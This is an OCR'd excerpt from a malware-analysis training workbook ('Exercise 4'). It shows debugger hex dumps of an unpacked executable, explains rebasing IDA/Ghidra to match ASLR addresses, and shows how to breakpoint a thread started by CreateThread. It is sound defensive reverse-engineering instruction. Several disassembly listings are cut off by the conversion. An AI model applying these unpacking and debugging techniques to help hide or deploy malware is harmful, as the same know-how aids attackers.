
```
Hide FPU
EAX  00000001
EBX  00400000   exercise4.00400000
ECX  00000400   L'È'
EDX  00000000
EBP  005B0850   <&LoadLibraryA>
ESP  0019FF04
ESI  02120000
EDI  00400000   exercise4.00400000
EIP  005B00D1
```

アドレス	Hex	ASCII
02120000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
02120010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	¸.......@.......
02120020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
02120030	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	............à...
02120040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
02120050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
02120060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
02120070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
02120080	B0 EA 6D 0E F4 8B 03 5D F4 8B 03 5D F4 8B 03 5D	°êm.ô..]ô..]ô..]
02120090	FD F3 87 5D F5 8B 03 5D FD F3 80 5D F5 8B 03 5D	ý.]õ..]ý.]õ..]
021200A0	37 84 5E 5D F6 8B 03 5D FD F3 90 5D EB 8B 03 5D	7.^]ö..]ý.]ë..]
021200B0	F4 8B 02 5D B8 8A 03 5D 41 15 E6 5D C5 8B 03 5D	ô..]¸..]A.æ]Å..]
021200C0	41 15 DC 5D F5 8B 03 5D 41 15 DD 5D F5 8B 03 5D	A.Ü]õ..]A.Ý]õ..]

Overwrite Executable

アドレス	Hex	ASCII
00400000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00400010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	¸.......@.......
00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00400030	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	............à...
00400040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
00400050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00400060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00400070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
00400080	B0 EA 6D 0E F4 8B 03 5D F4 8B 03 5D F4 8B 03 5D	°êm.ô..]ô..]ô..]
00400090	FD F3 87 5D F5 8B 03 5D FD F3 80 5D F5 8B 03 5D	ý.]õ..]ý.]õ..]
004000A0	37 84 5E 5D F6 8B 03 5D FD F3 90 5D EB 8B 03 5D	7.^]ö..]ý.]ë..]
004000B0	F4 8B 02 5D B8 8A 03 5D 41 15 E6 5D C5 8B 03 5D	ô..]¸..]A.æ]Å..]
004000C0	41 15 DC 5D F5 8B 03 5D 41 15 DD 5D F5 8B 03 5D	A.Ü]õ..]A.Ý]õ..]

Exercise4 Answer Question1 Add Explanation



Exercise 4

Target Malware : Exercise4.exe (Unpacked Exercise4.exe)

Question2.

This program is enabled with ASLR (Address Space Layout Randomization).

As a result, the memory addresses displayed in IDA or Ghidra may differ from those shown in the debugger.

To facilitate easier debugging, in IDA, use the "Rebase Program" option, and in Ghidra, adjust the "Base Image Address" so that the memory addresses in IDA and Ghidra match those in the debugger.

Exercise 4
Question2 Answer For Ghidra

Exercise4 Answer Question2


When opened in IDA and a debugger, the memory addresses differ, making analysis difficult (though some people may not mind).
Try changing the memory address on the IDA side.

```
                     undefined4 __stdca
                       assume FS_OFFSE
     undefined4        EAX:4          <
                     entry
004145a7 33 c0           XOR        EA
004145a9 50              PUSH       EAX
004145aa 50              PUSH       EAX
004145ab 50              PUSH       EAX
004145ac 68 f8 3c        PUSH       unpack_exercise4.BB3CF8
         41 00
004145b1 50              PUSH       EAX
004145b2 50              PUSH       EAX
004145b3 ff 15 cc        CALL       dword ptr [<&KERNEL32.dll::CreateThread>]
         51 41 00
004145b9 50              PUSH       EAX
004145ba ff 15 bc        CALL       dword ptr [<&KERNEL32.dll::CloseHandle>]
         51 41 00
004145c0 6a ff           PUSH       FFFFFFFF
004145c2 ff 15 88        CALL       dword ptr [<&KERNEL32.dll::GetCurrentProc
         51 41 00
004145c8 50              PUSH       EAX
004145c9 ff 15 8c        CALL       dword ptr [<&KERNEL32.dll::WaitForSingleC
         51 41 00
004145cf 33 c0           XOR        EAX,EAX
```

```
00BB45A7   33C0              xor eax,eax                                  EntryPoint
00BB45A9   50                push eax
00BB45AA   50                push eax
00BB45AB   50                push eax
00BB45AC   68 F83CBB00       push unpack_exercise4.BB3CF8
00BB45B1   50                push eax
00BB45B2   50                push eax
00BB45B3   FF15 CC51BB00     call dword ptr ds:[<&CreateThread>]
00BB45B9   50                push eax
00BB45BA   FF15 BC51BB00     call dword ptr ds:[<&CloseHandle>]
00BB45C0   6A FF             push FFFFFFFF
00BB45C2   FF15 8851BB00     call dword ptr ds:[<&GetCurrentProc
00BB45C8   50                push eax
00BB45C9   FF15 8C51BB00     call dword ptr ds:[<&WaitForSingleC
00BB45CF   33C0              xor eax,eax
00BB45D1   C2 1000           ret 10
00BB45D4   CC                int3
```

Exercise4 Answer Question2


Window > Memory Map > House mark Button > Set Base Image Address



Input 00BA0000

※An error will be displayed for the sections that could not be set successfully, but they are registered as Bookmarks. Please review and fix the error locations as needed.

Memory Map



Exercise4 Answer Question2

```
                    ****************************************************************
                    undefined4 __stdcall entry(void)
                      assume FS_OFFSET = 0xffdff000
        undefined4        EAX:4          <RETURN>
                    entry                                          XREF[2]:     Ent
   00bb45a7 33 c0           XOR        EAX,EAX
   00bb45a9 50              PUSH       EAX
   00bb45aa 50              PUSH       EAX
   00bb45ab 50              PUSH       EAX
   00bb45ac 68 f8 3c        PUSH       lpStartAddress_00413cf8
            bb 00
   00bb45b1 50              PUSH       EAX
   00bb45b2 50              PUSH       EAX
   00bb45b3 ff 15 cc        CALL
            51 bb 00
   00bb45b9 50              PUSH
   00bb45ba ff 15 bc        CALL
            51 bb 00
   00bb45c0 6a ff           PUSH
   00bb45c2 ff 15 88        CALL
            51 bb 00
   00bb45c8 50              PUSH
   00bb45c9 ff 15 8c        CALL
            51 bb 00
   00bb45cf 33 c0           XOR
   00bb45d1 c2 10 00        RET
   00bb45d4 cc              ??
   00bb45d5 cc              ??
   00bb45d6 cc              ??
```

```
00BB45A7    33C0            xor eax,eax                 EntryPoint
00BB45A9    50              push eax
00BB45AA    50              push eax
00BB45AB    50              push eax
00BB45AC    68 F83CBB00     push unpack_exercise4.BB3CF8
00BB45B1    50              push eax
00BB45B2    50              push eax
00BB45B3    FF15 CC51BB00   call dword ptr ds:[<&CreateThread>]
00BB45B9    50              push eax
00BB45BA    FF15 BC51BB00   call dword ptr ds:[<&CloseHandle>]
00BB45C0    6A FF           push FFFFFFFF
00BB45C2    FF15 8851BB00   call dword ptr ds:[<&GetCurrentProc
00BB45C8    50              push eax
00BB45C9    FF15 8C51BB00   call dword ptr ds:[<&WaitForSingleC
00BB45CF    33C0            xor eax,eax
00BB45D1    C2 1000         ret 10
00BB45D4    CC              int3
```

Ensure that the addresses are the same.


Exercise 4

Target Malware：Exercise4.exe

Question3.

This diagram shows a part of malware that has been unpacked using IDA/Ghidra. It is creating a thread using CreateThread.

How should I debug the thread that has been created?



```
public start
start proc near
xor     eax, eax
push    eax             ; lpThreadId
push    eax             ; dwCreationFlags
push    eax             ; lpParameter
push    offset sub_413CF8 ; lpStartAddress
push    eax             ; dwStackSize
push    eax             ; lpThreadAttributes
call    ds:CreateThread
push    eax             ; hObject
call    ds:CloseHandle
push    0FFFFFFFFh      ; dwMilliseconds
call    ds:GetCurrentProcess
push    eax             ; hHandle
call    ds:WaitForSingleObject
xor     eax, eax
retn    10h
start endp
```

Exercise 4
Question3 Answer For Ghidra

Exercise4 Answer Question3

CreateThread is a function that creates a new thread. In this case, it sets the function labeled as lpStartAddress as the starting point for the execution of the new thread.

```
                    entry                                   XREF[2]:     En
00bb45a7 33 c0          XOR         EAX,EAX
00bb45a9 50             PUSH        EAX
00bb45aa 50             PUSH        EAX
00bb45ab 50             PUSH        EAX
00bb45ac 68 f8 3c       PUSH        lpStartAddress_00413cf8
         bb 00
00bb45b1 50             PUSH        EAX
00bb45b2 50             PUSH        EAX
00bb45b3 ff 15 cc       CALL        dword ptr [->KERNEL32.DLL::CreateThread]
         51 bb 00
00bb45b9 50             PUSH        EAX
00bb45ba ff 15 bc       CALL        dword ptr [->KERNEL32.DLL::CloseHandle]
         51 bb 00
00bb45c0 6a ff          PUSH        -0x1
00bb45c2 ff 15 88       CALL        dword ptr [->KERNEL32.DLL::GetCurrentProcess]
         51 bb 00
00bb45c8 50             PUSH        EAX
00bb45c9 ff 15 8c       CALL        dword ptr [->KERNEL32.DLL::WaitForSingleObject]
         51 bb 00
```

Exercise4 Answer Question3


```
                    entry                                   XREF[2]:
00bb45a7 33 c0          XOR         EAX,EAX
00bb45a9 50             PUSH        EAX
00bb45aa 50             PUSH        EAX
00bb45ab 50             PUSH        EAX
00bb45ac 68 f8 3c       PUSH        lpStartAddress_00413cf8
         bb 00
00bb45b1 50             PUSH        EAX
00bb45b2 50             PUSH        EAX
00bb45b3 ff 15 cc       CALL        dword ptr [->KERNEL32.DLL::CreateThread
```

Since this is the starting position of the thread, set a breakpoint at this memory address.

The address value of lpStartAddress_ remains the same as before changing the Base Image, but when checking the destination, the updated address 00BB3CF8 is the correct value.


```
                    lpStartAddress_00413cf8                 XREF[1]:    entry:00bb45ac(*)
00bb3cf8 55             PUSH        EBP
00bb3cf9 8b ec          MOV         EBP,ESP
00bb3cfb 83 e4 f8       AND         ESP,0xfffffff8
00bb3cfe 81 ec ac       SUB         ESP,0xac
         00 00 00
00bb3d04 53             PUSH        EBX
00bb3d05 8b 1d 60       MOV         EBX,dword ptr [->KERNEL32.DLL::GetProcessHeap]   = 000165c2
         51 bb 00
00bb3d0b 33 c0          XOR         EAX,EAX
00bb3d0d 56             PUSH        ESI
00bb3d0e 57             PUSH        EDI
00bb3d0f 68 08 02       PUSH        0x208                                   SIZE_T dwBytes for HeapAlloc
         00 00
00bb3d14 6a 08          PUSH        0x8                                     DWORD dwFlags for HeapAlloc
00bb3d16 89 84 24       MOV         dword ptr [ESP + local_10],EAX
         b8 00 00 00
